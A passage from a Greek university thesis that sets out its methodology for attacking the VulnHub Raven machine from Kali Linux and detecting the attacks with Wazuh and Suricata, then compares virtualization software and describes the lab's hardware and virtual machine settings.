Αρχικά θα συμβάλει σίγουρα τους φοιτητές οι οποίοι ενδιαφέρονται για το κομμάτι της ασφάλειας διότι πρόκειται για μία εργασία η οποία βασίζεται στο ερευνητικό και πρακτικό μοντέλο. Το αποτέλεσμα λοιπόν είναι να τους κεντρίσει το ενδιαφέρον αλλά και να τους παρακινήσει να ασχοληθούν χειροπιαστά με το θέμα της ασφάλειας χρησιμοποιώντας παρόμοια εργαλεία και τεχνικές. Σίγουρα θα τους βοηθήσει και στο κομμάτι της υλοποίησης εφόσον πρόκειται για μία εργασία η οποία αναγράφει τα λάθη και τις δυσκολίες που συνάντησε αλλά και τον τρόπο με τον οποίο τις αντιμετώπισε. Αδιαμφισβήτητα θα συμβάλει και στους φοιτητές οι οποίοι δεν προσανατολίζονται σε θέματα ασφάλειας διότι τους διδάσκει το πόσο εύκολο και άσχημο είναι διαρρεύσουν τα προσωπικά τους δεδομένα τονίζοντας την σημαντικότητα ύπαρξης της ασφάλειας αλλά θα αποτελέσει ενδιαφέρον κομμάτι σε φοιτητές στους οποίους αρέσει ο προγραμματισμός και η ενασχόληση με διάφορα λειτουργικά συστήματα όπως Linux και Windows. Ο σκοπός αυτός επιτυγχάνεται με τον τρόπο στον οποίο είναι δομημένη και με την λεπτομερή περιγραφή σε κάθε βήμα με αναλυτικό και κατανοητό τρόπο. Βασίζεται δηλαδή σε walk throws που ξεκινούν από πολύ εύκολα βήματα με χαμηλό βαθμό δυσκολίας και συνεχίζουν κλιμακωτά αντιμετωπίζοντας με σαφήνεια και αναλυτικότητα όλα τα εμπόδια. Στην ενότητα που ακολουθεί παρουσιάζεται η μεθοδολογία.

1.3. Μεθοδολογία

Η μεθοδολογία που ακολουθήθηκε για την υλοποίηση της εργασίας αυτής είναι να ακολουθηθεί ένα σενάριο εκτέλεσης επιθέσεων και η παρατήρησή του. Η διαδικασία που ακολουθήθηκε είναι η εκτέλεση επίθεσης από το σύστημα του Kali Linux και η παρατήρησή της μέσα από τα συστήματα του Wazuh και του Suricata με κατάλληλα screenshot, όπως φαίνεται στην παρακάτω Εικόνα 1.

¹⁷ <https://attack.mitre.org/>



Εικόνα 1: Διαδικασία επίθεσης

Μέσα από την έρευνα που έγινε επιλέχθηκαν τα παραπάνω συστήματα διότι είναι κατάλληλα τόσο από πλευρά δυνατοτήτων που παρέχουν όσο ότι δεν έχουν κόστος επειδή είναι λογισμικά ανοιχτού κώδικα. Το σύστημα του Raven με τις ευπάθειές του παρέχει ποικιλία επιθέσεων που μπορεί να εκτελεστούν σε αυτό. Το Kali Linux είναι ένα από τα πληρέστερα συστήματα για εκτέλεση επιθέσεων με την ποικιλία εργαλείων που προσφέρει. Τέλος το σύστημα του Wazuh και του Suricata, που χρησιμοποιήθηκαν για τον εντοπισμό των επιθέσεων, είναι πολύ δημοφιλή και χωρίς κόστος. Στην ενότητα που ακολουθεί παρουσιάζεται η δομή της εργασίας.

1.4. Ενδεικτική δομή

Η δομή της συγκεκριμένης εργασίας αποτελείται από έξι κεφάλαια τα οποία χωρίζονται σε ενότητες και υποενότητες. Το παρόν κεφάλαιο αποτελεί την εισαγωγή και περιλαμβάνει τις ενότητες 1.1 παρόμοιες εργασίες, 1.2 συνεισφορά, 1.3 μεθοδολογία και την 1.4 ενδεικτική δομή της εργασίας. Το δεύτερο κεφάλαιο αφορά τα εικονικά εργαστήρια και το CTF. Το κεφάλαιο αυτό έχει τέσσερις ενότητες, 2.1 τα εικονικά εργαστήρια virtualbox και ρυθμίσεις, 2.2 το VulnHub και vulnerable images, 2.3 την τοπολογία με το σχήμα και τη 2.4 σύνοψη του κεφαλαίου. Στο τρίτο κεφάλαιο παρουσιάζεται η μελέτη περίπτωσης στο Raven. Το κεφάλαιο αυτό αποτελείται από την ενότητα 3.1 raven και υπηρεσίες που διαθέτει, την ενότητα 3.2 επιθέσεις στο Raven και την ενότητα 3.3 σύνοψη κεφαλαίου. Στο τέταρτο κεφάλαιο παρουσιάζεται ο εντοπισμός των επιθέσεων με χρήση του Wazuh και του Suricata. Οι ενότητες του κεφαλαίου αυτού είναι η 4.1 εγκατάσταση Wazuh, η 4.2 εγκατάσταση Suricata, η 4.3 εγκατάσταση του wazuh agent σε Raven και Kali Linux, η 4.4 παρουσίαση αποτελεσμάτων Wazuh, η 4.5 παρουσίαση αποτελεσμάτων Suricata, η

4.6 παρουσίαση γεγονότων που εντοπίστηκαν και η 4.7 σύνοψη του κεφαλαίου. Το πέμπτο κεφάλαιο αποτελεί τον επίλογο με ενότητες 5.1 συμπεράσματα και την 5.2 μελλοντικές προεκτάσεις. Τέλος, το έκτο κεφάλαιο περιέχει τη βιβλιογραφία της εργασίας και το έβδομο κεφάλαιο το παράρτημα με ενότητες την 7.1 εγκατάσταση του Snort, 7.2 το αρχείο παραμετροποίησης του Wazuh, 7.3 το αρχείο παραμετροποίησης του Suricata και 7.4 Το αρχείο JSON ως αποτέλεσμα του εντοπισμού των περιστατικών ασφαλείας από το Suricata.

2. Εικονικά εργαστήρια και CTF

Στο κεφάλαιο αυτό αρχικά θα γίνει περιγραφή των εικονικών εργαστηρίων και ποιο αναλυτικά για το virtualbox και τις ρυθμίσεις του. Στην συνέχεια θα ακολουθήσει η ανάλυση των VulnHub και vulnerable images και ειδικότερα του Raven. Τέλος θα παρουσιαστεί το deployment με τοπολογία και σχήμα.

2.1. Εικονικά εργαστήρια, virtualbox και ρυθμίσεις

Αρχικά να δώσουμε ορισμένες ερμηνείες για τις έννοιες εικονικά εργαστήρια, CTF και sandbox.

Το CTF είναι ένας τύπος διαγωνισμού στον τομέα της κυβερνοασφάλειας, όπου οι συμμετέχοντες προσπαθούν να επιλύσουν προβλήματα ασφαλείας για να αποκτήσουν πρόσβαση σε συγκεκριμένες «σημαίες (flags)» ή πληροφορίες. Οι σημαίες είναι συγκεκριμένοι στόχοι που πρέπει να επιτευχθούν με βάση το σενάριο επίθεσης, συνήθως είναι ένα ειδικό κείμενο μέσα σε ένα αρχείο ή σε βάση δεδομένων που πρέπει να εντοπιστεί. Τα προβλήματα μπορεί να περιλαμβάνουν επιθέσεις εφαρμογών, κρυπτογραφία, επίθεση σε συστήματα κ.ά. (Kucek & Leitner, 2020) (Karagiannis & Magkos, Engaging students in basic cybersecurity concepts using digital game-based learning: Computer games as virtual learning environments., 2021).

Ένα εικονικό εργαστήριο (Virtual Lab) είναι ένα περιβάλλον που αναπτύσσεται ηλεκτρονικά, συνήθως σε εικονικές μηχανές ή containers, για να παρέχει ένα ασφαλές περιβάλλον για πειραματισμό και εκπαίδευση. Χρησιμοποιούνται ευρέως σε κυβερνοασφάλεια, εκπαίδευση διαχειριστών συστημάτων, και άλλες τεχνικές εκπαιδευτικές διαδικασίες. Ειδικά για τα εικονικά εργαστήρια θα γίνει ανάλυση στην ενότητα 2.1.1.

Ένα "sandbox" είναι ένα περιβάλλον πειραματισμού όπου μπορεί να εκτελεστεί κώδικας ή να εκτελεστούν πειράματα χωρίς να επηρεάζεται το πραγματικό σύστημα. Στον χώρο της κυβερνοασφάλειας, τα sandboxes χρησιμοποιούνται για να αναλύσουν κακόβουλο κώδικα ή για να δοκιμάσουν επιθέσεις χωρίς κίνδυνο για το πραγματικό περιβάλλον (Karagiannis et al., 2020).

Τα CTFs είναι χρήσιμα για την εκπαίδευση και τον εκσυγχρονισμό των ικανοτήτων ασφαλείας. Παρέχουν πρακτική εμπειρία σε προβλήματα κυβερνοασφάλειας και προάγουν τη συνεργασία και την ανταλλαγή γνώσεων στην κοινότητα. Ενώ τα εικονικά εργαστήρια προσφέρουν ένα ασφαλές περιβάλλον για πειραματισμό, εκπαίδευση και ανάπτυξη ικανοτήτων σε διάφορους τομείς, όπως κυβερνοασφάλεια και διαχείριση συστημάτων. Τέλος τα sandboxes χρησιμοποιούνται για την ανάλυση κακόβουλου κώδικα, τη δοκιμή ασφαλείας εφαρμογών, και την απομόνωση επικινδύνων δραστηριοτήτων, παρέχοντας ένα ασφαλές περιβάλλον για αυτές τις διαδικασίες. Στην επόμενη ενότητα θα γίνει ανάλυση για τα εικονικά εργαστήρια.

2.1.1. Εικονικά εργαστήρια

Για τη δημιουργία ενός εργαστηρίου πειραματισμού και δοκιμών υπάρχουν τρεις δυνατές επιλογές. Η πρώτη είναι η δημιουργία του εργαστηρίου με χρήση φυσικού υλικού (hardware), δηλαδή να γίνουν όλα σε πραγματικούς υπολογιστές διαφορετικούς μεταξύ τους και να συνδεθούν όλοι σε ένα πραγματικό δίκτυο. Η δεύτερη περίπτωση είναι η δημιουργία εργαστηρίου με εικονικές μηχανές, δηλαδή να γίνουν όλα σε ένα υπολογιστή με χρήση ειδικού λογισμικού προσομοίωσης εικονικών μηχανών. Τέλος η τρίτη περίπτωση είναι η δημιουργία εργαστηρίου με υβριδικό συνδυασμό των παραπάνω επιλογών. (INFOSEC - How to make your own penetration testing lab, 2018)

Η χρήση φυσικού υπολογιστικού συστήματος για τη δημιουργία του δικτύου με υπολογιστικά συστήματα παρέχει καλύτερη αξιοπιστία, διότι η προσομοίωση της λειτουργίας ενός πραγματικού υπολογιστικού συστήματος δεν αποδίδει πλήρως το φυσικό υπολογιστικό σύστημα. Επιπλέον χαρακτηριστικά πλεονεκτήματα της είναι οι επιλογές διασύνδεσης για τη διαμόρφωση του ίδιου του δικτύου που παρέχει καθώς και η δυνατότητα χρήσης όλου του εύρους του διαθέσιμου στην αγορά υλικού.

Το κυριότερο μειονέκτημα στη χρήση φυσικού υπολογιστικού συστήματος είναι δυνατότητα μεταφοράς του και το κόστος που απαιτείται για τη δημιουργία του. Σε ένα εικονικό εργαστήριο στο οποίο μπορεί, με χαμηλό κόστος, να συμπεριληφθούν εικονικές μηχανές με διαφορετικές αρχιτεκτονικές και να δημιουργηθεί ένα δίκτυο για να γίνουν οι πειραματισμοί, το μειονέκτημα της πιστότητας των λειτουργιών αντισταθμίζεται από το χαμηλό κόστος, την ευκολία μεταφοράς, και την ευκολία στη διαδικασία της εγκατάστασης.

Στο υβριδικό μοντέλο μπορεί να γίνει συνδυασμός των παραπάνω με σκοπό την καλύτερη αξιοποίηση των πλεονεκτημάτων που προσφέρουν.

Τα λογισμικά εικονικών μηχανών μπορεί να εγκατασταθούν σε οποιοδήποτε λειτουργικό σύστημα υποδοχής (host), όπως Windows, Linux, Mac Os, και να προσομοιώσουν οποιοδήποτε λειτουργικό σύστημα φιλοξενούμενου (guest), όπως Windows, Linux, Mac Os. Τα λογισμικά εικονικών μηχανών σε σύστημα υποδοχής (host) Windows που υπάρχουν και μπορούν να αξιοποιηθούν για το σκοπό αυτό σύμφωνα με ένα πρόσφατο άρθρο (PCWorld - The best virtual machine tools for Windows: Run a PC inside your PC, 2023) είναι Oracle VirtualBox 7.x, VMware Workstation Player 17 & Pro 17 και Microsoft Hyper-V. Ακολουθούν ορισμένες συνοπτικές πληροφορίες για τα παραπάνω λογισμικά, όπως αναφέρθηκαν στο άρθρο.

Το λογισμικό Oracle VirtualBox 7.x είναι ανοιχτού λογισμικού/ανοιχτού κώδικα και λόγω των εκτεταμένων δυνατοτήτων που παρέχει και την εύκολη χρήση του αποτελεί εξαιρετική επιλογή για ιδιώτες χρήστες, ελεύθερους επαγγελματίες και εταιρείες. Το VirtualBox είναι μία εφαρμογή εικονικοποίησης (cross-platform virtualization) και προσφέρεται δωρεάν για Windows, Linux και


Mac OS με σχεδόν το ίδιο εύρος υπηρεσιών. Από την έκδοση 7, το VirtualBox αναθεώρησε σημαντικά τη διεπαφή χρήσης του, λειτουργεί καλύτερα σε οθόνες υψηλής ανάλυσης και έγιναν βελτιώσεις στην υποστήριξη τρισδιάστατων γραφικών κατά τη χρήση Windows και Linux ως φιλοξενούμενων συστημάτων καθώς και συστημάτων ηχείων surround. Περισσότερες πληροφορίες και δυνατότητα μεταφόρτωσης υπάρχουν στον ιστότοπο <https://www.virtualbox.org/> (VirtualBox - Welcome to VirtualBox.org!, 2023).

Το λογισμικό VMware Workstation Player 17 & Pro 17 είναι εμπορικά προϊόντα με το VMware Workstation Player 17 να κοστίζει λίγο λιγότερο από το VMware Workstation Pro 17. Επίσης το VMware Workstation Player 17 έχει περιορισμένες δυνατότητες σε σχέση με το VMware Workstation Pro 17 και το VirtualBox. Το λογισμικό υποστηρίζει σχεδόν όλες τις εκδόσεις των Windows και πολλές παραλλαγές Linux, αλλά περιορίζεται σε λίγες ρυθμίσεις για εικονικούς υπολογιστές που δημιουργήθηκαν πρόσφατα. Η νέα έκδοση VMware Workstation Player 17 έχει ενημερωμένα προφίλ συστήματος για Windows 11, Windows Server και τρέχοντες πυρήνες Linux. Ο μεγαλύτερος περιορισμός του VMware Workstation Player 17 σε σύγκριση με το VirtualBox και το VMware Workstation Pro 17 είναι η έλλειψη στιγμιότυπων, τα οποία μπορούν να χρησιμοποιηθούν για να αποθηκεύσετε την κατάσταση ενός εικονικού υπολογιστή για να έχετε ξανά πρόσβαση αργότερα. Ως λύση, οι εικονικοί σκληροί δίσκοι μπορούν να αποθηκευτούν σε άλλη μονάδα δίσκου. Το VMware Workstation Player 17 δεν διαθέτει επίσης τις λειτουργίες διαχείρισης και απομακρυσμένου ελέγχου για εικονικούς υπολογιστές μέσω του δικτύου σε σχέση με το VMware Workstation Pro 17. Το VMware Workstation Pro 17 ξεπερνά το VirtualBox και το VMware Workstation Player 17 όσον αφορά τις δυνατότητες, τις επιλογές ρυθμίσεων, την υποστήριξη υλικού, την αποθήκευση και διαχείριση στιγμιότυπων, την αντιγραφή και κλωνοποίηση εικονικών μηχανών και τη διαμόρφωση δικτύου. Περισσότερες πληροφορίες και δυνατότητα μεταφόρτωσης υπάρχουν στον ιστότοπο <https://www.vmware.com/> (VMWARE - Workstation Player or Workstation Pro - Choose the Right Version for You, 2005-2023).

Το λογισμικό Microsoft Hyper-V είναι μία ενσωματωμένη λειτουργία με την οποία μπορείτε να δημιουργήσετε εικονικές μηχανές στα Windows 10 και 11, υπό την προϋπόθεση ότι χρησιμοποιείτε την έκδοση Pro ή Enterprise (64 bit) ως οικοδεσπότη και πρέπει να εγκατασταθεί ξεχωριστά ως πρόσθετη λειτουργία. Το Microsoft Hyper-V είναι βελτιστοποιημένο για συστήματα φιλοξενούμενου Windows και έχει μια λιτή διεπαφή χρήστη που ονομάζεται Hyper-V Manager. Υποστηρίζει λειτουργικά συστήματα Windows XP και νεότερα, SUSE Linux Enterprise Server, Red Hat Enterprise Linux και Cent OS. Το πλεονέκτημα του Hyper-V έναντι των πλατφορμών εικονικοποίησης από την Oracle και το VMware είναι η δυναμική διαχείριση της μνήμης. Όταν εκκινείται ένας εικονικός υπολογιστής, η εκχωρημένη μνήμη εργασίας δεν καταλαμβάνει αμέσως


υπάρχουν στον ιστότοπο <https://learn.microsoft.com/en-us/virtualization/hyper-v-on-windows/> (Microsoft - Hyper-V on Windows 10, 2023)

Για την υλοποίηση μας χρησιμοποιήθηκε ένα φυσικό υπολογιστικό σύστημα στο οποίο έγιναν όλες οι εγκαταστάσεις των εικονικών μηχανών που απαιτούνταν. Το φυσικό υπολογιστικό σύστημα αποτελούνταν από επεξεργαστή Intel Core i7-920, συνολική μνήμη 12GB (slot0: 4GB DDR3-1333/PC3-10600 DDR3 SDRAM UDIMM, slot1: 4GB DDR3-1066/PC3-8500 DDR3 SDRAM UDIMM, slot2-5: 1GB DDR3-2000/PC3-16000 DDR3 SDRAM UDIMM), κάρτα γραφικών NVIDIA GeForce GTX 1650 (TU106) και δύο σκληρούς δίσκους SSD (Patriot Burst 480GB, KINGSTON SNV2S1000G 1TB), όπως φαίνεται αναλυτικά στην παρακάτω Εικόνα 2.



Εικόνα 2: Φυσικό υπολογιστικό σύστημα


Ακολουθώς, το λογισμικό που χρησιμοποιήθηκε για την υλοποίησή μας είναι το VirtualBox επειδή είναι ανοιχτού λογισμού / ανοιχτού κώδικα και παρέχεται δωρεάν, καθώς επίσης μπορεί και υποστηρίζει, όπως προαναφέρθηκε, εικονικοποίηση πολλαπλών πλατφορμών (cross-platform virtualizer). Στην υλοποίησή μας το λειτουργικό σύστημα οικοδεσπότη είναι Windows 10 Education 64bit έκδοση 22H2, όπως φαίνεται στην παρακάτω Εικόνα 3. Στην συνέχεια ακολουθεί ειδική ενότητα για το Virtualbox και τις ρυθμίσεις του.



Εικόνα 3: Λειτουργικό σύστημα οικοδεσπότη

2.1.2. Virtualbox και ρυθμίσεις


Αφού επιλέχθηκε το Virtualbox ως λογισμικό εικονικοποίησης στην συνέχεια ακολούθησε η εγκατάστασή του, όπως φαίνεται στην Εικόνα 4 και η προσθήκη των εικονικών μηχανών που απαιτούνται για τη μελέτη περίπτωσης που υλοποιήθηκε.



Εικόνα 4: Virtualbox


Αρχικά έγινε η εγκατάσταση και ρύθμιση της εικονικής μηχανής του Raven, στο οποίο αποδόθηκαν 2 επεξεργαστές, 512MB μνήμη, κάρτα γραφικών με 8MB μνήμη, σκληρός δίσκος 20GB και κάρτα δικτύου Intel PRO/1000 MT Desktop (γεφυρωμένη κάρτα, Realtek PCIe GbE Family Controller), όπως φαίνεται στην Εικόνα 5. Το Raven μεταφορτώθηκε και εγκαταστάθηκε

από το αποθετήριο VulnHub, το οποίο θα αναλυθεί στην ενότητα 2.1.2, είναι το RAVEN: 1 (Vulnhub - Raven: 1, VulnHub 2012-2023).




Εικόνα 5: Εικονική μηχανή Raven

Στην συνέχεια έγινε η εγκατάσταση και ρύθμιση της εικονικής μηχανής του kali-linux, στο οποίο αποδόθηκαν 2 επεξεργαστές, 2GB μνήμη, κάρτα γραφικών με 64MB μνήμη και επιτάχυνση 3D, σκληρός δίσκος 80GB και κάρτα δικτύου Intel PRO/1000 MT Desktop (γεφυρωμένη κάρτα, Realtek PCIe GbE Family Controller), όπως φαίνεται στην Εικόνα 6. Το kali-linux μεταφορτώθηκε και εγκαταστάθηκε από το αποθετήριο του <https://www.kali.org/>, και είναι το Kali Rolling (2022.3) x64 (Kali - Pre-built Virtual Machines, 2023).



Εικόνα 6: Εικονική μηχανή kali-linux

